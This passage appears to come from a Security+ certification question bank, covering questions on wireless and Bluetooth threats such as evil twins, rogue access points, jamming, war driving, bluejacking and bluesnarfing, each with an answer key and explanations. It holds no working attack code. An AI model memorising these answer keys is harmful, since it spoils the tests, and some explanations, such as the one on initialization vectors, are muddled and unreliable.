A rogue access point is a wireless access point that has either been installed on a secure company network without explicit authorization from a local network administrator, or has been created to allow a hacker to conduct a man-in-the-middle attack. Rogue access points of the first kind can pose a security threat to large organizations with many employees, because anyone with access to the premises can install (maliciously or non-maliciously) an inexpensive wireless router that can potentially allow access to a secure network to unauthorized parties. Rogue access points of the second kind target networks that do not employ mutual authentication (client-server server-client) and may be used in conjunction with a rogue RADIUS server, depending on security configuration of the target network. To prevent the installation of rogue access points, organizations can install wireless intrusion prevention systems to monitor the radio spectrum for unauthorized access points.

**Incorrect Answers:**

A: Bluesnarfing is the theft of information from a wireless device through a Bluetooth connection. Bluetooth is a high-speed but very short-range wireless technology for exchanging data between desktop and mobile computers, personal digital assistants (PDAs), and other devices. By exploiting a vulnerability in the way Bluetooth is implemented on a mobile phone, an attacker can access information -- such as the user's calendar, contact list and e-mail and text messages -- without leaving any evidence of the attack. Other devices that use Bluetooth, such as laptop computers, may also be vulnerable, although to a lesser extent, by virtue of their more complex systems. Operating in invisible mode protects some devices, but others are vulnerable as long as Bluetooth is enabled. This is not what is described in this question. Therefore, this answer is incorrect.

C: A honeypot is a system whose purpose it is to be attacked. An administrator can watch and study the attack to research current attack methodologies. A Honeypot luring a hacker into a system has several main purposes:

The administrator can watch the hacker exploit the vulnerabilities of the system, thereby learning where the system has weaknesses that need to be redesigned. The hacker can be caught and stopped while trying to obtain root access to the system. By studying the activities of hackers, designers can better create more secure systems that are potentially invulnerable to future hackers. This is not what is described in this question. Therefore, this answer is incorrect.

D: An initialization vector is a random number used in combination with a secret key as a means to encrypt data. This number is sometimes referred to as a nonce, or "number occurring once," as an encryption program uses it only once per session. An initialization vector is used to avoid repetition during the data encryption process, making it impossible for hackers who use dictionary attack to decrypt the exchanged encrypted message by discovering a pattern. This is known as an IV attack. A particular binary sequence may be repeated more than once in a message, and the more it appears, the more the encryption method is discoverable. For example if a one-letter word exists in a message, it may be either "a" or "l" but it can't be "e" because the word "e" is non-sensical in English, while "a" has a meaning and "l" has a meaning. Repeating the words and letters makes it possible for software to apply a dictionary and discover the binary sequence corresponding to each letter.

Using an initialization vector changes the binary sequence corresponding to each letter, enabling the letter "a" to be represented by a particular sequence in the first instance, and then represented by a completely different binary sequence in the second instance. This is not what is described in this question. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Rogue\\_access\\_point](http://en.wikipedia.org/wiki/Rogue_access_point)

<http://searchmobilecomputing.techtarget.com/definition/bluesnarfing> <http://www.techopedia.com/definition/26858/initialization-vector>

**QUESTION 492**

Which of the following attacks would cause all mobile devices to lose their association with corporate access points while the attack is underway?

- A. Wireless jamming
- B. Evil twin
- C. Rogue AP
- D. Packet sniffing

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

When most people think of frequency jamming, what comes to mind are radio, radar and cell phone jamming. However, any communication that uses radio frequencies can be jammed by a strong radio signal in the same frequency. In this manner, Wi-Fi may be attacked with a network jamming attack, reducing signal quality until it becomes unusable or disconnects occur. With very similar methods, a focused and aimed signal can actually break access point hardware, as with equipment destruction attacks.

Incorrect Answers:

B: An evil twin, in the context of network security, is a rogue or fake wireless access point (WAP) that appears as a genuine hotspot offered by a legitimate provider.

In an evil twin attack, an eavesdropper or hacker fraudulently creates this rogue hotspot to collect the personal data of unsuspecting users. Sensitive data can be stolen by spying on a connection or using a phishing technique.

For example, a hacker using an evil twin exploit may be positioned near an authentic Wi-Fi access point and discover the service set identifier (SSID) and frequency. The hacker may then send a radio signal using the exact same frequency and SSID. To end users, the rogue evil twin appears as their legitimate hotspot with the same name.

In wireless transmissions, evil twins are not a new phenomenon. Historically, they were known as honeypots or base station clones. With the advancement of wireless technology and the use of wireless devices in public areas, it is very easy for novice users to set up evil twin exploits. An evil twin access point would not cause all mobile devices to lose their association with corporate access points. Therefore, this answer is incorrect.

C: A rogue access point is a wireless access point that has either been installed on a secure company network without explicit authorization from a local network administrator, or has been created to allow a hacker to conduct a man-in-the-middle attack. Rogue access points of the first kind can pose a security threat to large organizations with many employees, because anyone with access to the premises can install (maliciously or non-maliciously) an inexpensive wireless router that can potentially allow access to a secure network to unauthorized parties. Rogue access points of the second kind target networks that do not employ mutual authentication (client-server server-client) and may be used in conjunction with a rogue RADIUS server, depending on security configuration of the target network. A rogue access point would not cause all mobile devices to lose their association with corporate access points. Therefore, this answer is incorrect.

D: Packet sniffing is the process of intercepting data as it is transmitted over a network. A sniffer (packet sniffer) is a tool that intercepts data flowing in a network. If computers are connected to a local area network that is not filtered or switched, the traffic can be broadcast to all computers contained in the same segment. This doesn't generally occur, since computers are generally told to ignore all the comings and goings of traffic from other computers. However, in the case of a sniffer, all traffic is shared when the sniffer software commands the Network Interface Card (NIC) to stop ignoring the traffic. The NIC is put into promiscuous mode, and it reads communications between computers within a particular segment. This allows the sniffer to seize everything that is flowing in the network, which can lead to the unauthorized access of sensitive data. A packet sniffer can take the form of either a hardware or software solution. A sniffer is also known as a packet analyzer.

Packet sniffing would not cause all mobile devices to lose their association with corporate access points. Therefore, this answer is incorrect.

References:

<http://whatis.techtarget.com/definition/frequency-jammer> <http://www.techopedia.com/definition/5057/evil-twin> [http://en.wikipedia.org/wiki/Rogue\\_access\\_point](http://en.wikipedia.org/wiki/Rogue_access_point)  
<http://www.techopedia.com/definition/4113/sniffer>

### QUESTION 493

The system administrator has been notified that many users are having difficulty connecting to the company's wireless network. They take a new laptop and physically go to the access point and connect with no problems. Which of the following would be the MOST likely cause?

- A. The certificate used to authenticate users has been compromised and revoked.
- B. Multiple war drivers in the parking lot have exhausted all available IPs from the pool to deny access.
- C. An attacker has gained access to the access point and has changed the encryption keys.
- D. An unauthorized access point has been configured to operate on the same channel.

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Wireless Access Points can be configured to use a channel. If you have multiple access points within range of each other, you should configure the access points to use different channels. Different channels use different frequencies. If you have two access points using the same channel, their wifi signals will interfere with each other.

The question states that many users are having difficulty connecting to the company's wireless network. This is probably due to the signal being weakened by interference from another access point using the same channel. When the administrator takes a new laptop and physically goes to the access point and connects with no problems, he is able to connect because he is near the access point and therefore has a strong signal.

Incorrect Answers:

A: If the certificate used to authenticate users has been compromised and revoked, no one would be able to authenticate. Users would still be able to initially connect to the access point to start the authentication process. Therefore, this answer is incorrect.

B: The question asks for the most likely answer. Multiple war drivers in the parking lot using all the IPs is pretty unlikely. Interference from another access point is far more likely. Therefore, this answer is incorrect.

C: If the encryption keys had been changed on the access point, no one would be able to connect to it. Therefore, this answer is incorrect.

#### QUESTION 494

After viewing wireless traffic, an attacker notices the following networks are being broadcasted by local access points:

CorpNet  
Coffeeshop  
FreePublicWifi

Using this information the attacker spoofs a response to make nearby laptops connect back to a malicious device. Which of the following has the attacker created?

- A. Infrastructure as a Service
- B. Load balancer
- C. Evil twin
- D. Virtualized network

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

In this question, the attacker has created another wireless network that is impersonating one of more of the three wireless networks listed in the question. This is known as an Evil Twin. An evil twin, in the context of network security, is a rogue or fake wireless access point (WAP) that appears as a genuine hotspot offered by a legitimate provider.

In an evil twin attack, an eavesdropper or hacker fraudulently creates this rogue hotspot to collect the personal data of unsuspecting users. Sensitive data can be stolen by spying on a connection or using a phishing technique.

For example, a hacker using an evil twin exploit may be positioned near an authentic Wi-Fi access point and discover the service set identifier (SSID) and

frequency. The hacker may then send a radio signal using the exact same frequency and SSID. To end users, the rogue evil twin appears as their legitimate hotspot with the same name.

In wireless transmissions, evil twins are not a new phenomenon. Historically, they were known as honeypots or base station clones. With the advancement of wireless technology and the use of wireless devices in public areas, it is very easy for novice users to set up evil twin exploits.

Incorrect Answers:

A: Infrastructure as a Service is a term used to describe cloud based services hosted by cloud service providers. For example, a cloud provider might provide a web service. The cloud provider hosts the service on virtualized computers behind the scenes. As a customer, you just pay for web service without requiring knowledge of the hardware that the service is hosted on. This is not what is described in this question. Therefore, this answer is incorrect.

B: A load balancer distributes traffic between servers. For example, you could have two or more web servers hosting your corporate website. The DNS record for the website will point to the virtual IP of the load balancer. The load balancer will then share web requests between the web servers. This is not what is described in this question. Therefore, this answer is incorrect.

D: A virtualized network is a network created on physical servers running Hypervisor software such as Microsoft HyperV or VMware VSphere. Virtualized networks are also used by cloud service providers. A cloud service is a service running on virtual servers. This is not what is described in this question. Therefore, this answer is incorrect.

References:

<http://www.techopedia.com/definition/5057/evil-twin>

#### QUESTION 495

After a recent breach, the security administrator performs a wireless survey of the corporate network. The security administrator notices a problem with the following output:

MAC	SSID	ENCRYPTION	POWER	BEACONS
00:10:A1:36:12:CC	MYCORP	WPA2 CCMP	60	1202
00:10:A1:49:FC:37	MYCORP	WPA2 CCMP	70	9102
FB:90:11:42:FA:99	MYCORP	WPA2 CCMP	40	3031
00:10:A1:AA:BB:CC	MYCORP	WPA2 CCMP	55	2021
00:10:A1:FA:B1:07	MYCORP	WPA2 CCMP	30	6044

Given that the corporate wireless network has been standardized, which of the following attacks is underway?

- A. Evil twin
- B. IV attack
- C. Rogue AP
- D. DDoS

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The question states that the corporate wireless network has been standardized. By 'standardized' it means the wireless network access points are running on hardware from the same vendor. We can see this from the MAC addresses used. The first half of a MAC address is vendor specific. The second half is network adapter specific. We have four devices with MAC addresses that start with 00:10:A1. The "odd one out" is the device with a MAC address starting FB:90:11. This device is from a different vendor. The SSID of the wireless network on this access point is the same as the other legitimate access points. Therefore, the access point with a MAC address starting FB:90:11 is impersonating the corporate access points. This is known as an Evil Twin.

An evil twin, in the context of network security, is a rogue or fake wireless access point (WAP) that appears as a genuine hotspot offered by a legitimate provider. In an evil twin attack, an eavesdropper or hacker fraudulently creates this rogue hotspot to collect the personal data of unsuspecting users. Sensitive data can be stolen by spying on a connection or using a phishing technique.

For example, a hacker using an evil twin exploit may be positioned near an authentic Wi-Fi access point and discover the service set identifier (SSID) and frequency. The hacker may then send a radio signal using the exact same frequency and SSID. To end users, the rogue evil twin appears as their legitimate hotspot with the same name.

In wireless transmissions, evil twins are not a new phenomenon. Historically, they were known as honeypots or base station clones. With the advancement of wireless technology and the use of wireless devices in public areas, it is very easy for novice users to set up evil twin exploits.

**Incorrect Answers:**

B: An initialization vector is a random number used in combination with a secret key as a means to encrypt data. This number is sometimes referred to as a nonce, or "number occurring once," as an encryption program uses it only once per session. An initialization vector is used to avoid repetition during the data encryption process, making it impossible for hackers who use dictionary attack to decrypt the exchanged encrypted message by discovering a pattern. This is known as an IV attack. This is not what is described in this question.

Therefore, this answer is incorrect.

C: A rogue access point is a wireless access point that has either been installed on a secure company network without explicit authorization from a local network administrator, or has been created to allow a hacker to conduct a man-in-the-middle attack. Rogue access points of the first kind can pose a security threat to large organizations with many employees, because anyone with access to the premises can install (maliciously or non-maliciously) an inexpensive wireless router that can potentially allow access to a secure network to unauthorized parties. Rogue access points of the second kind target networks that do not employ mutual authentication (client-server server-client) and may be used in conjunction with a rogue RADIUS server, depending on security configuration of the target network. The Evil Twin in this question is a type of rogue access point. However, as the access point is impersonating the corporate network, it is classed as an Evil Twin. Therefore, this answer is incorrect.

D: A distributed denial-of-service (DDoS) attack occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers. Such an attack is often the result of multiple compromised systems (for example a botnet) flooding the targeted system with traffic. When a server is overloaded with connections, new connections can no longer be accepted. The major advantages to an attacker of using a distributed denial-of-service attack are that multiple machines can generate more attack traffic than one machine, multiple attack machines are harder to turn off than one attack machine, and that the behavior of each attack machine can be stealthier, making it harder to track and shut down. These attacker advantages cause challenges for defense mechanisms.

For example, merely purchasing more incoming bandwidth than the current volume of the attack might not help, because the attacker might be able to simply add more attack machines. This after all will end up completely crashing a website for periods of time. This is not what is described in this question. Therefore, this answer is incorrect.

References:

<http://www.techopedia.com/definition/5057/evil-twin>

<http://www.techopedia.com/definition/26858/initialization-vector> [http://en.wikipedia.org/wiki/Denial-of-service\\_attack](http://en.wikipedia.org/wiki/Denial-of-service_attack)

#### **QUESTION 496**

Which of the following types of wireless attacks would be used specifically to impersonate another WAP in order to gain unauthorized information from mobile users?

- A. IV attack
- B. Evil twin
- C. War driving
- D. Rogue access point

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

An evil twin, in the context of network security, is a rogue or fake wireless access point (WAP) that appears as a genuine hotspot offered by a legitimate provider. In an evil twin attack, an eavesdropper or hacker fraudulently creates this rogue hotspot to collect the personal data of unsuspecting users. Sensitive data can be stolen by spying on a connection or using a phishing technique.

For example, a hacker using an evil twin exploit may be positioned near an authentic Wi-Fi access point and discover the service set identifier (SSID) and frequency. The hacker may then send a radio signal using the exact same frequency and SSID. To end users, the rogue evil twin appears as their legitimate hotspot with the same name.

In wireless transmissions, evil twins are not a new phenomenon. Historically, they were known as honeypots or base station clones. With the advancement of wireless technology and the use of wireless devices in public areas, it is very easy for novice users to set up evil twin exploits.

Incorrect Answers:

A: An initialization vector is a random number used in combination with a secret key as a means to encrypt data. This number is sometimes referred to as a nonce, or "number occurring once," as an encryption program uses it only once per session. An initialization vector is used to avoid repetition during the data encryption process, making it impossible for hackers who use dictionary attack to decrypt the exchanged encrypted message by discovering a pattern. This is known as an IV attack. An IV attack is not used to impersonate another WAP. Therefore this answer is incorrect.

C: War driving, also called access point mapping, is the act of locating and possibly exploiting connections to wireless local area networks while driving around a city or elsewhere. To do war driving, you need a vehicle, a computer (which can be a laptop), a wireless Ethernet card set to work in promiscuous mode, and some kind of an antenna which can be mounted on top of or positioned inside the car. Because a wireless LAN may have a range that extends beyond an office building, an outside user may be able to intrude into the network, obtain a free Internet connection, and possibly gain access to company records and other resources. War

driving is not used to impersonate another WAP. Therefore this answer is incorrect.

D: A rogue access point is a wireless access point that has either been installed on a secure company network without explicit authorization from a local network administrator, or has been created to allow a hacker to conduct a man-in-the-middle attack. Rogue access points of the first kind can pose a security threat to large organizations with many employees, because anyone with access to the premises can install (maliciously or non-maliciously) an inexpensive wireless router that can potentially allow access to a secure network to unauthorized parties. Rogue access points of the second kind target networks that do not employ mutual authentication (client-server server-client) and may be used in conjunction with a rogue RADIUS server, depending on security configuration of the target network. A rogue access point can be used to impersonate another WAP but it doesn't have to whereas an Evil Twin WAP always impersonates another WAP. Therefore, this answer is incorrect.

References:

<http://www.techopedia.com/definition/5057/evil-twin>

<http://www.techopedia.com/definition/26858/initialization-vector> [http://en.wikipedia.org/wiki/Rogue\\_access\\_point](http://en.wikipedia.org/wiki/Rogue_access_point)

**QUESTION 497**

Matt, an administrator, is concerned about the wireless network being discovered by war driving.  
Which of the following can be done to mitigate this?

- A. Enforce a policy for all users to authentic through a biometric device.
- B. Disable all SSID broadcasting.
- C. Ensure all access points are running the latest firmware.
- D. Move all access points into public access areas.

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

B: War driving is the act of using a detection tool to look for wireless networking signals. The setting making a wireless network closed (or at least hidden) is the disabling of service set identifier (SSID) broadcasting. Thus by disabling all SSID broadcasting you can mitigate the risk of war driving.

**Incorrect Answers:**

A: A biometric device is used as a physical security device granting access based on uniquely identifiable characteristic/traits it is not done to mitigate the risk of war driving.

C: Running the latest firmware does not mean that you disabled SSID broadcasting which is essential if you want to mitigate the risk of war driving.

D: Moving all access points into public access areas will not mitigate the risk of war driving, rather it would facilitate it.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 185.

**QUESTION 498**

Which of the following describes how Sara, an attacker, can send unwanted advertisements to a mobile device?

- A. Man-in-the-middle
- B. Bluejacking
- C. Bluesnarfing
- D. Packet sniffing

**Correct Answer:** B

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol.

Bluetooth has a very limited range, usually around 10 metres (32.8 ft) on mobile phones, but laptops can reach up to 100 metres (328 ft) with powerful (Class 1) transmitters.

Bluejacking is usually harmless, but because bluejacked people generally don't know what has happened, they may think that their phone is malfunctioning. Usually, a bluejacker will only send a text message, but with modern phones it's possible to send images or sounds as well. Bluejacking has been used in guerrilla marketing campaigns to promote advergames.

**Incorrect Answers:**

A: In cryptography and computer security, a man-in-the-middle attack is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other. One example is active eavesdropping, in which the attacker makes independent connections with the victims and relays messages between them to make them believe they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker. The attacker must be able to intercept all relevant messages passing between the two victims and inject new ones. This is straightforward in many circumstances; for example, an attacker within reception range of an unencrypted Wi-Fi wireless access point, can insert himself as a man-in-the-middle. A man in the middle attack is not used to send unwanted advertisements to a mobile device. Therefore, this answer is incorrect.

C: Bluesnarfing is the theft of information from a wireless device through a Bluetooth connection. Bluetooth is a high-speed but very short-range wireless technology for exchanging data between desktop and mobile computers, personal digital assistants (PDAs), and other devices. By exploiting a vulnerability in the way Bluetooth is implemented on a mobile phone, an attacker can access information -- such as the user's calendar, contact list and e-mail and text messages -- without leaving any evidence of the attack. Other devices that use Bluetooth, such as laptop computers, may also be vulnerable, although to a lesser extent, by virtue of their more complex systems. Operating in invisible mode protects some devices, but others are vulnerable as long as Bluetooth is enabled. Bluesnarfing is stealing information over Bluetooth; it is not used to send unwanted advertisements to a mobile device. Therefore, this answer is incorrect.

D: Packet sniffing is the process of intercepting data as it is transmitted over a network. A sniffer (packet sniffer) is a tool that intercepts data flowing in a network. If computers are connected to a local area network that is not filtered or switched, the traffic can be broadcast to all computers contained in the same segment. This doesn't generally occur, since computers are generally told to ignore all the comings and goings of traffic from other computers. However, in the case of a sniffer, all traffic is shared when the sniffer software commands the Network Interface Card (NIC) to stop ignoring the traffic. The NIC is put into promiscuous mode, and it

reads communications between computers within a particular segment. This allows the sniffer to seize everything that is flowing in the network, which can lead to the unauthorized access of sensitive data. A packet sniffer can take the form of either a hardware or software solution. A sniffer is also known as a packet analyzer. Packet sniffing is not used to send unwanted advertisements to a mobile device. Therefore, this answer is incorrect.

References:

<http://en.wikipedia.org/wiki/Bluejacking>

[http://en.wikipedia.org/wiki/Man-in-the-middle\\_attack](http://en.wikipedia.org/wiki/Man-in-the-middle_attack)

<http://searchmobilecomputing.techtarget.com/definition/bluesnarfing> <http://www.techopedia.com/definition/4113/sniffer>

**QUESTION 499**

Joe, an employee is taking a taxi through a busy city and starts to receive unsolicited files sent to his Smartphone. Which of the following is this an example of?

- A. Vishing
- B. Bluejacking
- C. War Driving
- D. SPIM
- E. Bluesnarfing

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol.

Bluetooth has a very limited range, usually around 10 metres (32.8 ft) on mobile phones, but laptops can reach up to 100 metres (328 ft) with powerful (Class 1) transmitters.

Bluejacking is usually harmless, but because bluejacked people generally don't know what has happened, they may think that their phone is malfunctioning. Usually, a bluejacker will only send a text message, but with modern phones it's possible to send images or sounds as well. Bluejacking has been used in guerrilla marketing campaigns to promote advergames.

**Incorrect Answers:**

A: Vishing (voice or VoIP phishing) is an electronic fraud tactic in which individuals are tricked into revealing critical financial or personal information to unauthorized entities. Vishing works like phishing but does not always occur over the Internet and is carried out using voice technology. A vishing attack can be conducted by voice email, VoIP (voice over IP), or landline or cellular telephone. The potential victim receives a message, often generated by speech synthesis, indicating that suspicious activity has taken place in a credit card account, bank account, mortgage account or other financial service in their name. The victim is told to call a specific telephone number and provide information to "verify identity" or to "ensure that fraud does not occur." If the attack is carried out by telephone, caller ID spoofing can cause the victim's set to indicate a legitimate source, such as a bank or a government agency. Vishing is not used to send unsolicited files over Bluetooth. Therefore, this answer is incorrect.

C: War driving, also called access point mapping, is the act of locating and possibly exploiting connections to wireless local area networks while driving around a city or elsewhere. To do war driving, you need a vehicle, a computer (which can be a laptop), a wireless Ethernet card set to work in promiscuous mode, and some kind of an antenna which can be mounted on top of or positioned inside the car. Because a wireless LAN may have a range that extends beyond an office building, an outside user may be able to intrude into the network, obtain a free Internet connection, and possibly gain access to company records and other resources. War driving is not used to send unsolicited files over Bluetooth. Therefore, this answer is incorrect.

D: SPIM is a term sometimes used to refer to spam over IM (Instant Messaging). It's also called just spam, instant spam, or IM marketing. No matter what the name, it consists of unwanted messages transmitted through some form of instant messaging service, which can include Short Message Service (SMS). SPIM is not used to send unsolicited files over Bluetooth. Therefore, this answer is incorrect.

E: Bluesnarfing is the theft of information from a wireless device through a Bluetooth connection. Bluetooth is a high-speed but very short-range wireless technology for exchanging data between desktop and mobile computers, personal digital assistants (PDAs), and other devices. By exploiting a vulnerability in the way Bluetooth is implemented on a mobile phone, an attacker can access information -- such as the user's calendar, contact list and e-mail and text messages -- without leaving any evidence of the attack. Other devices that use Bluetooth, such as laptop computers, may also be vulnerable, although to a lesser extent, by virtue of their more complex systems. Operating in invisible mode protects some devices, but others are vulnerable as long as Bluetooth is enabled. Bluesnarfing is stealing information over Bluetooth; it is not used to send unwanted advertisements to a mobile device. Therefore, this answer is incorrect.

References:

<http://en.wikipedia.org/wiki/Bluejacking>

<http://searchunifiedcommunications.techtarget.com/definition/vishing> <http://searchmobilecomputing.techtarget.com/definition/war-driving> <http://searchmobilecomputing.techtarget.com/definition/bluesnarfing>

**QUESTION 500**

A user commuting to work via public transport received an offensive image on their smart phone from another commuter. Which of the following attacks MOST likely took place?

- A. War chalking
- B. Bluejacking
- C. War driving
- D. Bluesnarfing

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The question states that the 'attack' took place on public transport and was received on a smartphone. Therefore, it is most likely that the image was sent using Bluetooth.

Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol.

Bluetooth has a very limited range, usually around 10 metres (32.8 ft) on mobile phones, but laptops can reach up to 100 metres (328 ft) with powerful (Class 1) transmitters.

Bluejacking is usually harmless, but because bluejacked people generally don't know what has happened, they may think that their phone is malfunctioning. Usually, a bluejacker will only send a text message, but with modern phones it's possible to send images or sounds as well. Bluejacking has been used in guerrilla marketing campaigns to promote advergames.

Incorrect Answers:

A: War chalking is the act of making chalk marks on outdoor surfaces (walls, sidewalks, buildings, sign posts, trees) to indicate the existence of an open wireless network connection, usually offering an Internet connection so that others can benefit from the free wireless access. The open connections typically come from the access points of wireless networks located within buildings to serve enterprises. The chalk symbols indicate the type of access point that is available at that specific spot. War chalking is not used to send unsolicited files over Bluetooth.

Therefore, this answer is incorrect.

C: War driving, also called access point mapping, is the act of locating and possibly exploiting connections to wireless local area networks while driving around a city or elsewhere. To do war driving, you need a vehicle, a computer (which can be a laptop), a wireless Ethernet card set to work in promiscuous mode, and some kind of an antenna which can be mounted on top of or positioned inside the car. Because a wireless LAN may have a range that extends beyond an office building, an outside user may be able to intrude into the network, obtain a free Internet connection, and possibly gain access to company records and other resources. War driving is not used to send offensive images over Bluetooth. Therefore, this answer is incorrect.

D: Bluesnarfing is the theft of information from a wireless device through a Bluetooth connection. Bluetooth is a high-speed but very short-range wireless technology for exchanging data between desktop and mobile computers, personal digital assistants (PDAs), and other devices. By exploiting a vulnerability in the way Bluetooth is implemented on a mobile phone, an attacker can access information -- such as the user's calendar, contact list and e-mail and text messages -- without leaving any evidence of the attack. Other devices that use Bluetooth, such as laptop computers, may also be vulnerable, although to a lesser extent, by virtue of their more complex systems. Operating in invisible mode protects some devices, but others are vulnerable as long as Bluetooth is enabled. Bluesnarfing is stealing information over Bluetooth; it is not used to send offensive images to a mobile device. Therefore, this answer is incorrect.

References:

<http://en.wikipedia.org/wiki/Bluejacking>

<http://www.webopedia.com/TERM/W/warchalking.html>

<http://searchmobilecomputing.techtarget.com/definition/war-driving> <http://searchmobilecomputing.techtarget.com/definition/bluesnarfing>

## QUESTION 501

Which of the following is characterized by an attack against a mobile device?

- A. Evil twin
- B. Header manipulation
- C. Blue jacking
- D. Rogue AP

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A bluejacking attack is where unsolicited messages are sent to mobile devices using Bluetooth. Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol.

Bluetooth has a very limited range, usually around 10 metres (32.8 ft) on mobile phones, but laptops can reach up to 100 metres (328 ft) with powerful (Class 1) transmitters.

Bluejacking is usually harmless, but because bluejacked people generally don't know what has happened, they may think that their phone is malfunctioning.

Usually, a bluejacker will only send a text message, but with modern phones it's possible to send images or sounds as well. Bluejacking has been used in guerrilla marketing campaigns to promote advergames.

Incorrect Answers:

A: An evil twin, in the context of network security, is a rogue or fake wireless access point (WAP) that appears as a genuine hotspot offered by a legitimate provider. In an evil twin attack, an eavesdropper or hacker fraudulently creates this rogue hotspot to collect the personal data of unsuspecting users. Sensitive data can be stolen by spying on a connection or using a phishing technique.

For example, a hacker using an evil twin exploit may be positioned near an authentic Wi-Fi access point and discover the service set identifier (SSID) and frequency. The hacker may then send a radio signal using the exact same frequency and SSID. To end users, the rogue evil twin appears as their legitimate hotspot with the same name. A mobile device could connect to an evil twin access point but an evil twin does not attack a mobile device.

Therefore, this answer is incorrect.

B: Header manipulation is an attack on an application that access web pages or web services. It involves introducing unvalidated data in an HTTP response header which can enable cache-poisoning, cross-site scripting, cross-user defacement, page hijacking, cookie manipulation or open redirect. It is not used as a direct attack on a mobile device. Therefore, this answer is incorrect.

D: A rogue access point is a wireless access point that has either been installed on a secure company network without explicit authorization from a local network administrator, or has been created to allow a hacker to conduct a man-in-the-middle attack. Rogue access points of the first kind can pose a security threat to large organizations with many employees, because anyone with access to the premises can install (maliciously or non-maliciously) an inexpensive wireless router that can potentially allow access to a secure network to unauthorized parties. Rogue access points of the second kind target networks that do not employ mutual authentication (client-server server-client) and may be used in conjunction with a rogue RADIUS server, depending on security configuration of the target network. Similar to an evil twin, a mobile device could connect to a rogue access point but an evil twin does not attack a mobile device. Therefore, this answer is incorrect.

References:

<http://en.wikipedia.org/wiki/Bluejacking>

<http://www.techopedia.com/definition/5057/evil-twin>

[http://en.wikipedia.org/wiki/Rogue\\_access\\_point](http://en.wikipedia.org/wiki/Rogue_access_point)

**QUESTION 502**

Which of the following attacks allows access to contact lists on cellular phones?

- A. War chalking
- B. Blue jacking

- C. Packet sniffing
- D. Bluesnarfing

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Bluesnarfing is the theft of information from a wireless device through a Bluetooth connection. Bluetooth is a high-speed but very short-range wireless technology for exchanging data between desktop and mobile computers, personal digital assistants (PDAs), and other devices. By exploiting a vulnerability in the way Bluetooth is implemented on a mobile phone, an attacker can access information -- such as the user's calendar, contact list and e-mail and text messages -- without leaving any evidence of the attack. Other devices that use Bluetooth, such as laptop computers, may also be vulnerable, although to a lesser extent, by virtue of their more complex systems. Operating in invisible mode protects some devices, but others are vulnerable as long as Bluetooth is enabled.

Incorrect Answers:

A: War chalking is the act of making chalk marks on outdoor surfaces (walls, sidewalks, buildings, sign posts, trees) to indicate the existence of an open wireless network connection, usually offering an Internet connection so that others can benefit from the free wireless access. The open connections typically come from the access points of wireless networks located within buildings to serve enterprises. The chalk symbols indicate the type of access point that is available at that specific spot. War chalking is not used to access information on a mobile device. Therefore, this answer is incorrect.

B: Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth- enabled device via the OBEX protocol.

Bluetooth has a very limited range, usually around 10 metres (32.8 ft) on mobile phones, but laptops can reach up to 100 metres (328 ft) with powerful (Class 1) transmitters. Bluejacking is usually harmless, but because bluejacked people generally don't know what has happened, they may think that their phone is malfunctioning. Usually, a bluejacker will only send a text message, but with modern phones it's possible to send images or sounds as well. Bluejacking has been used in guerrilla marketing campaigns to promote advergames. Bluejacking is sending unwanted messages to a mobile device; it is not used to steal information from the mobile device. Therefore, this answer is incorrect.

